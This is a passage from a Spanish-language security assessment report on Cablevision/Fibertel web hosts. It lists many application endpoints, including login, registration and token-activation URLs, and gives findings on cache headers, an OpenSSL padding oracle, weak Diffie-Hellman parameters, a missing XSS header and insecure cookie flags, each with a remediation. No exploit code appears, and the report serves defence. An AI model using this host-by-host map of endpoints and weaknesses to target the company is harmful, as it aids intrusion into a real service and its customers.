AuthState=_82020c68232420f3f015605ab86fba959a9a08e34d%3Ahttps%3A%2F%2Fcablevisionflow.com.ar%2Fsimplesamlflow%2Fmodule.php%2Fcore%2Fas_login.php%3FAuthId%3Dadmin%26ReturnTo%3Dhttps%253A%252F%252Fcablevisionflow.com.ar%252Fsimplesamlflow%252Fmodule.php%252Fcore%252Ffrontpage_welcome.php](https://cablevisionflow.com.ar/simplesamlflow/module.php/core/loginuserpass.php?AuthState=_82020c68232420f3f015605ab86fba959a9a08e34d%3Ahttps%3A%2F%2Fcablevisionflow.com.ar%2Fsimplesamlflow%2Fmodule.php%2Fcore%2Fas_login.php%3FAuthId%3Dadmin%26ReturnTo%3Dhttps%253A%252F%252Fcablevisionflow.com.ar%252Fsimplesamlflow%252Fmodule.php%252Fcore%252Ffrontpage_welcome.php)
- [https://cablevisionflow.com.ar/simplesamlflow/module.php/core/loginuserpass.php?
AuthState=_fcd3caa5a9b006aeed1010daa4761894ce2402f6c4%3Ahttps%3A%2F%2Fcablevisionflow.com.ar%2Fsimplesamlflow%2Fmodule.php%2Fcore%2Fas_login.php%3FAuthId%3Dadmin%26ReturnTo%3Dhttps%253A%252F%252Fcablevisionflow.com.ar%252Fsimplesamlflow%252Fmodule.php%252Fcore%252Fauthenticate.php%253Fas%253Dadmin](https://cablevisionflow.com.ar/simplesamlflow/module.php/core/loginuserpass.php?AuthState=_fcd3caa5a9b006aeed1010daa4761894ce2402f6c4%3Ahttps%3A%2F%2Fcablevisionflow.com.ar%2Fsimplesamlflow%2Fmodule.php%2Fcore%2Fas_login.php%3FAuthId%3Dadmin%26ReturnTo%3Dhttps%253A%252F%252Fcablevisionflow.com.ar%252Fsimplesamlflow%252Fmodule.php%252Fcore%252Fauthenticate.php%253Fas%253Dadmin)
- <https://cablevisionflow.com.ar/simplesamlflow/resources/A.default.css.pagespeed.cf.f2nl4uEM5y.css>
- <https://cablevisionflow.com.ar/simplesamlflow/resources/default.css>
- <https://cablevisionflow.com.ar/templates/>
- <https://registro.cablevisionfibertel.com.ar/ActivarUsuario/>
- <https://registro.cablevisionfibertel.com.ar/ActivarUsuario/sitioClientes/>
- <https://registro.cablevisionfibertel.com.ar/ActivarUsuario/sitioClientes/0d996e45-f2ec-4f7f-8e77-78411987645b>
- <https://registro.cablevisionfibertel.com.ar/app/css/angular-block-ui.min.css>
- <https://registro.cablevisionfibertel.com.ar/app/css/app-rtl.css>
- <https://registro.cablevisionfibertel.com.ar/app/css/app.css>

- <https://registro.cablevisionfibertel.com.ar/app/css/bootstrap-rtl.css>
- <https://registro.cablevisionfibertel.com.ar/app/css/bootstrap.css>
- <https://registro.cablevisionfibertel.com.ar/app/css/theme-sitioClientes.css>
- <https://registro.cablevisionfibertel.com.ar/app/i18n/en.json>
- <https://registro.cablevisionfibertel.com.ar/app/views/>
- <https://registro.cablevisionfibertel.com.ar/app/views/app-h.html>
- <https://registro.cablevisionfibertel.com.ar/app/views/business/activarUsuario.html>
- <https://registro.cablevisionfibertel.com.ar/app/views/business/common/partials/tyctext.html>
- <https://registro.cablevisionfibertel.com.ar/app/views/business/recuperoPassword/recuperoPassword-v1.html>
- <https://registro.cablevisionfibertel.com.ar/app/views/business/recuperoPassword/recuperoPassword-v2.html>
- <https://registro.cablevisionfibertel.com.ar/app/views/business/recuperoUsuario/recuperoUsuario-v1.1.html>
- <https://registro.cablevisionfibertel.com.ar/app/views/business/recuperoUsuario/recuperoUsuario-v2.html>
- <https://registro.cablevisionfibertel.com.ar/app/views/business/registracion/partials/paso1-v1.3.html>
- <https://registro.cablevisionfibertel.com.ar/app/views/business/registracion/partials/paso1-v3.html>
- <https://registro.cablevisionfibertel.com.ar/app/views/business/registracion/partials/paso2-v1.html>
- <https://registro.cablevisionfibertel.com.ar/app/views/business/registracion/partials/paso2-v3.html>
- <https://registro.cablevisionfibertel.com.ar/app/views/business/registracion/partials/paso3-v1.1.html>

- <https://registro.cablevisionfibertel.com.ar/app/views/business/registracion/partials/paso3-v3.html>
- <https://registro.cablevisionfibertel.com.ar/app/views/business/registracion/partials/paso4-v3.html>
- <https://registro.cablevisionfibertel.com.ar/app/views/business/registracion/partials/paso4.html>
- <https://registro.cablevisionfibertel.com.ar/app/views/business/registracion/registracion-v2.html>
- <https://registro.cablevisionfibertel.com.ar/app/views/business/registracion/registracion.html>
- https://registro.cablevisionfibertel.com.ar/app/views/common/blockUI/preloader_JS.html
- <https://registro.cablevisionfibertel.com.ar/app/views/common/modal/defaultError.modal.html>
- <https://registro.cablevisionfibertel.com.ar/app/views/partials/footer.html>
- <https://registro.cablevisionfibertel.com.ar/app/views/partials/top-navbar-h.html>
- <https://registro.cablevisionfibertel.com.ar/dataservice/>
- <https://registro.cablevisionfibertel.com.ar/dataservice/index.php?dispatcher=ControlRegistracion&action=activateUserByToken&token=0d996e45-f2ec-4f7f-8e77-78411987645b&segment=sitioClientes>
- <https://registro.cablevisionfibertel.com.ar/dataservice/index.php?dispatcher=ControlRegistracion&action=activateUserByToken&token=null&segment=sitioClientes>
- <https://registro.cablevisionfibertel.com.ar/dataservice/index.php?dispatcher=ControlRegistracion&action=checkUserLoginName&loginName=correo@dominio.com>
- <https://registro.cablevisionfibertel.com.ar/dataservice/index.php?dispatcher=ControlRegistracion&action=identifyCustomer&cuic=0041111111&segment=sitioClientes>
- <https://registro.cablevisionfibertel.com.ar/dataservice/index.php?dispatcher=ControlRegistracion&action=identifyCustomer&cuic=index.php>



- <https://registro.cablevisionfibertel.com.ar/dataservice/index.php?dispatcher=ControlRegistracion&action=registrationRequest>
- <https://registro.cablevisionfibertel.com.ar/dataservice/index.php?dispatcher=ControlRegistracion&action=validateCustomer>
- <https://registro.cablevisionfibertel.com.ar/dataservice/index.php?dispatcher=PasswordRecover&action=passwordRecoverReq>
- <https://registro.cablevisionfibertel.com.ar/dataservice/index.php?dispatcher=UserRecover&action=identifyCustomer>
- <https://registro.cablevisionfibertel.com.ar/RecuperoContrasena/sitioClientes>
- <https://registro.cablevisionfibertel.com.ar/RecuperoUsuario/?withUser=11111111>
- <https://registro.cablevisionfibertel.com.ar/Registracion/>
- <https://registro.cablevisionfibertel.com.ar/vendor/fontawesome/css/font-awesome.min.css>
- <https://registro.cablevisionfibertel.com.ar/vendor/simple-line-icons/css/simple-line-icons.css>
- <https://web.cablevisionflow.com.ar/download/theme/1/>
- <https://web.cablevisionflow.com.ar/rest/api/>
- <https://web.cablevisionflow.com.ar/rest/api/getSchedule/>
- <https://web.cablevisionflow.com.ar/rest/api/getSchedule/9811487008800>
- <https://web.cablevisionflow.com.ar/rest/api/getSchedule/9811487008801>
- <https://web.cablevisionflow.com.ar/rest/api/livetvRecommendations/1487011593120/0/9/false>

Modalidad

- GreyBox

Detalles

Se ha observado que en algunas URLs el encabezado HTTP *cache-control* y *pragma* no se han establecido correctamente o, peor aún, faltan, permitiendo que el navegador y los proxies almacenen en caché el contenido.



Recomendación

Siempre que sea posible se recomienda asegurarse de que el encabezado HTTP *cache-control* se establezca con *no-cache*, *no-store*, *must-revalidate*, *private*; y que el encabezado HTTP *pragma* se establezca con el valor *no-cache*.

#019. Padding Oracle en suites de cifrado CBC de OpenSSL

IMPACTO: *ALTO*

OCURRENCIA: *BAJA*

RIESGO: *MEDIO*

Descripción

OpenSSL es un desarrollo "Open Source" que implementa los protocolos SSL y TLS, y que es utilizada por multitud de programas, tanto para implementar dichos protocolos (por ejemplo, HTTPS) como para emplear sus componentes criptográficos individuales (funciones de cifrado y "hash", generadores de claves, generadores pseudoaleatorios, etc).

Se ha detectado que el host remoto posee una vulnerabilidad que podría permitir la ejecución de código arbitrario.

El riesgo proviene como resultado de dos fallos que de forma separada son considerados menores, pero cuya combinación podría permitir la ejecución de código. La vulnerabilidad (con CVE-2016-2108) reside en el codificador ASN.1 (Abstract Syntax Notation One ASN.1), una notación formal utilizada para la descripción de los datos transmitidos por protocolos de telecomunicaciones, independientemente del lenguaje.

Si una aplicación deserializa estructuras ASN.1 no confiables con un campo ANY, y posteriormente la reserializa el atacante podría provocar una escritura fuera de límites. Son vulnerables aplicaciones que tratan y recodifican certificados X509, también las que verifican firmas RSA en certificados X509; sin embargo, sólo los certificados con firmas válidas provocan la re-codificación ASN.1 y por lo tanto el error.

Por otra parte un atacante podría usar un ataque padding oracle para descifrar el tráfico cuando la conexión use un cifrado AES CBC y el servidor soporte AES-NI. El fallo se introdujo como parte de la corrección para el ataque padding Lucky 13 (CVE-2013-0169), cuando se reescribió la comprobación de relleno.

Impacto

Un atacante que explote exitosamente esta vulnerabilidad podría llevar a cabo ataques del tipo man-in-the-middle y descifrar comunicaciones entre el servicio y los clientes afectados, pudiendo ver en texto claro todos los datos traficados.

Hosts Afectados

- web.cablevisionflow.com.ar (tcp/443)


Modalidad

- BlackBox
- GreyBox

Referencias

- CVE-2016-2108
- CVE-2016-2107

Detalles



Recomendación

Se recomienda actualizar OpenSSL a la última versión estable disponible o ver el enlace <https://www.openssl.org/news/secadv/20160503.txt> con el fin de aplicar los parches correspondientes

#020. Soporte de parámetros débiles de intercambio de claves Diffie-Hellman (DH)

IMPACTO: *ALTO*

OCURRENCIA: *BAJA*

RIESGO: *MEDIO*

Descripción

El intercambio de claves Diffie-Hellman es un algoritmo criptográfico popular que permite a los protocolos de Internet acordar una clave compartida y negociar una conexión segura. Es fundamental para muchos protocolos incluyendo HTTPS, SSH, IPsec, SMTPS y protocolos que dependen de TLS.

Se han descubierto varias debilidades en cómo se ha desplegado el intercambio de claves Diffie-Hellman:

- **Ataque Logjam contra el protocolo TLS:** El ataque de Logjam permite a un atacante en la modalidad de Man-In-The-Middle degradar las conexiones TLS vulnerables a criptografía de exportación de grado de 512 bits. Esto permite al atacante leer y modificar cualquier dato pasado sobre la conexión. El ataque es una reminiscencia del ataque FREAK, pero se debe a una falla en el protocolo TLS en lugar de una vulnerabilidad de implementación, y ataca un intercambio de claves Diffie-Hellman en lugar de un intercambio de claves RSA. Este afecta a cualquier servidor que admita cifrados DHE_EXPORT y a todos los navegadores web modernos.

El 8,4% de los dominios de 1 millón más altos eran inicialmente vulnerables.

- **Amenazas del nivel de estado de los adversarios.** Millones de servidores HTTPS, SSH y VPN usan todos los mismos números primos para el intercambio de claves Diffie-Hellman. Los practicantes creían que esto era seguro siempre y cuando se generaran nuevos mensajes de intercambio de claves para cada conexión. Sin embargo, el primer paso en el tamiz del campo numérico -el algoritmo más eficiente para romper una conexión Diffie-Hellman- depende sólo de este número primo. Después de este primer paso, un atacante puede romper rápidamente las conexiones individuales.

Se ha llevado a cabo este cálculo contra los primos más comunes de 512 bits utilizado para TLS y se ha demostrado que el ataque Logjam puede ser utilizado para rebajar las conexiones a 80% de los servidores que soportan TLS DHE_EXPORT. Además se estima que un equipo académico se puede romper un primo de 768 bits y que un nation-state puede romper un primo de 1024 bits.

Romper el único y más común de los primos de 1024 bits utilizado por los servidores web permitiría escuchas pasivas en las conexiones al 18% de los dominios HTTPS del Top 1 Millón de sitios web. Un segundo primo permitiría el descifrado pasivo de las conexiones al 66% de los servidores VPN y el 26% de los servidores SSH. Una lectura cercana de las filtraciones publicadas de la NSA muestra que los ataques de la agencia a las VPNs son consistentes con haber logrado tal ruptura.

Impacto

Un atacante que explote exitosamente esta vulnerabilidad podría llevar a cabo ataques del tipo man-in-the-middle y descifrar comunicaciones entre el servicio y los clientes afectados, pudiendo ver en texto claro todos los datos traficados.

Hosts Afectados

- web.cablevisionflow.com.ar (tcp/443)
- cablevisionflow.com.ar (tcp/443)
- registro.cablevisionfibertel.com.ar (tcp/443)

Modalidad

- BlackBox
- GreyBox

Recomendación

Se recomienda dejar de utilizar los cifrados inseguros.

#021. Ausencia de protección contra XSS

IMPACTO: MEDIO

OCURRENCIA: BAJA

RIESGO: BAJO

Descripción

El Cross Site Scripting es una vulnerabilidad que aprovecha la falta de mecanismos de filtrado en los campos de entrada y permiten el ingreso y envío de datos sin validación alguna, pudiendo generar secuencias de comandos maliciosas que impacten directamente en el equipo de un usuario.

Al ser ejecutado, el mismo lo hará en el equipo del usuario con todos los privilegios permitidos por las políticas de seguridad configuradas en el navegador del usuario o del sitio visitado, pudiendo realizar acciones diversas como la captura de cookies de usuario o la activación de servicios y componentes del sistema operativo del usuario víctima. La mayor problemática es que estas cadenas de código se encuentran ocultas en los vínculos, en donde el usuario normalmente no mira la URL de dicho enlace, y lo ejecuta con una confianza total. Esta ejecución se realiza de una manera indirecta, ya sea por una activación vía hipervínculo o por la ejecución al momento de la carga de un sitio afectado por este tipo de ataque. Las formas más comunes de realizar dicha agresión es por medio de correos electrónicos, vínculos falsos o ataques directos a sitios no preparados para este tipo de ataque.

Existe un encabezado de respuesta *X-XSS-Protection* que se puede utilizar para configurar una protección XSS reflejada integrada en el User-Agent. Actualmente, sólo Microsoft Internet Explorer, Google Chrome y Safari (WebKit) admiten este encabezado.

Este encabezado de respuesta HTTP habilita el filtro de Cross-site scripting (XSS) integrado en algunos navegadores web modernos (ya descritos anteriormente). Normalmente, este encabezado está habilitado por defecto de todos modos, por lo que el rol de este encabezado es volver a habilitar el filtro para este sitio web en particular si el usuario lo inhabilitó.

Impacto

Un ataque de XSS puede afectar a la seguridad de los clientes y por tanto a la seguridad del servidor web completo.

Hosts Afectados



- web.cablevisionflow.com.ar (tcp/443)
- cablevisionflow.com.ar (tcp/443)
- registro.cablevisionfibertel.com.ar (tcp/443)

Modalidad

- BlackBox
- GreyBox

Detalles

Se ha detectado que en los hosts afectados no está implementada la cabecera *X-XSS-Protection*



Recomendación

Se recomienda establecer el valor de Header X-XSS-Protection en "1" mode=block. Para más información: <https://www.veracode.com/blog/2014/03/guidelines-for-setting-security-headers>

#022. Cookie de sesión sin la bandera "HttpOnly" activada

IMPACTO: MEDIO

OCURRENCIA: BAJA

RIESGO: BAJO

Descripción

La cookie de sesión no tiene la bandera HttpOnly activada. Esto podría permitir que las cookies del usuario puedan ser accedidas por un atacante utilizando un ataque con scripts del lado del cliente. De acuerdo con la Microsoft Development Network, HttpOnly es una bandera adicional incluida en una cabecera de respuesta HTTP a través de Set-Cookie. Utilizar la bandera HttpOnly al generar una cookie ayuda a mitigar el riesgo de un script del lado del cliente accediendo a esta cookie.

El siguiente ejemplo muestra la sintaxis utilizada en una cabecera de respuesta HTTP a través de Set-Cookie: Si la bandera HttpOnly está incluida en la cabecera de respuesta HTTP, la cookie no podrá ser accedida a través de un script del lado del cliente (siempre que el navegador soporte esta bandera). Como resultado, en el caso de que existiera una vulnerabilidad de "Cross-Site Scripting" (XSS), y un usuario accidentalmente accediera a un vínculo que explota esta vulnerabilidad, el navegador no revelará la cookie a una tercera parte.

Impacto

Si el navegador no soporta HttpOnly y el sitio web intenta configurar una cookie HttpOnly, esta bandera será ignorada por el navegador, creando de esta forma, una cookie tradicional que pueda ser accesible por una tercera parte. De esta forma, podría ser vulnerable a robo o modificación por un script malicioso.


Hosts Afectados

- web.cablevisionflow.com.ar (tcp/7780)
- registro.cablevisionfibertel.com.ar (tcp/443)
- web.cablevisionflow.com.ar (tcp/443)

Modalidad

- GreyBox

Detalles



Recomendación

Se recomienda que los desarrolladores del sitio web implementen la utilización de la bandera HttpOnly para las cookies de sesión.

#023. Cookie de sesión sin la bandera "Secure" activada

IMPACTO: MEDIO

OCURRENCIA: BAJA

RIESGO: BAJO

Descripción

La cookie de sesión no tiene la bandera Secure activada. Esto podría permitir que las cookies del usuario puedan ser accedidas en texto plano por un atacante. La bandera Secure es una opción que puede ser configurada por el servidor de aplicaciones al enviar una nueva cookie al usuario dentro de una cabecera de respuesta HTTP. El propósito de la bandera Secure es prevenir que las cookies puedan ser visualizadas por una tercera parte no autorizada, debido a que la cookie fuera transmitida por la red en texto plano. Para alcanzar este objetivo, los navegadores que soportan la bandera Secure y recibieron una solicitud del servidor para habilitar esta opción, solamente enviarán las cookies del usuario cuando se encuentren en un canal seguro con HTTPS. Dicho de otra forma, el navegador no enviará una cookie con la bandera Secure activada, cuando sea transmitida en un canal HTTP no cifrado. Al configurar la bandera Secure, el navegador previene la transmisión de una cookie en un canal sin cifrado.

Impacto

Si una cookie no posee la bandera de Secure activada, la misma podrá ser enviada a través de canales inseguros, lo que haría que la misma pueda ser leída por un usuario malintencionado.


Hosts Afectados

- web.cablevisionflow.com.ar (tcp/443)
- cablevisionflow.com.ar (tcp/443)
- registro.cablevisionfibertel.com.ar (tcp/443)

Modalidad

- GreyBox

Detalle



Recomendación

Se recomienda que los desarrolladores del sitio web implementen la utilización de la bandera Secure para las cookies de sesión.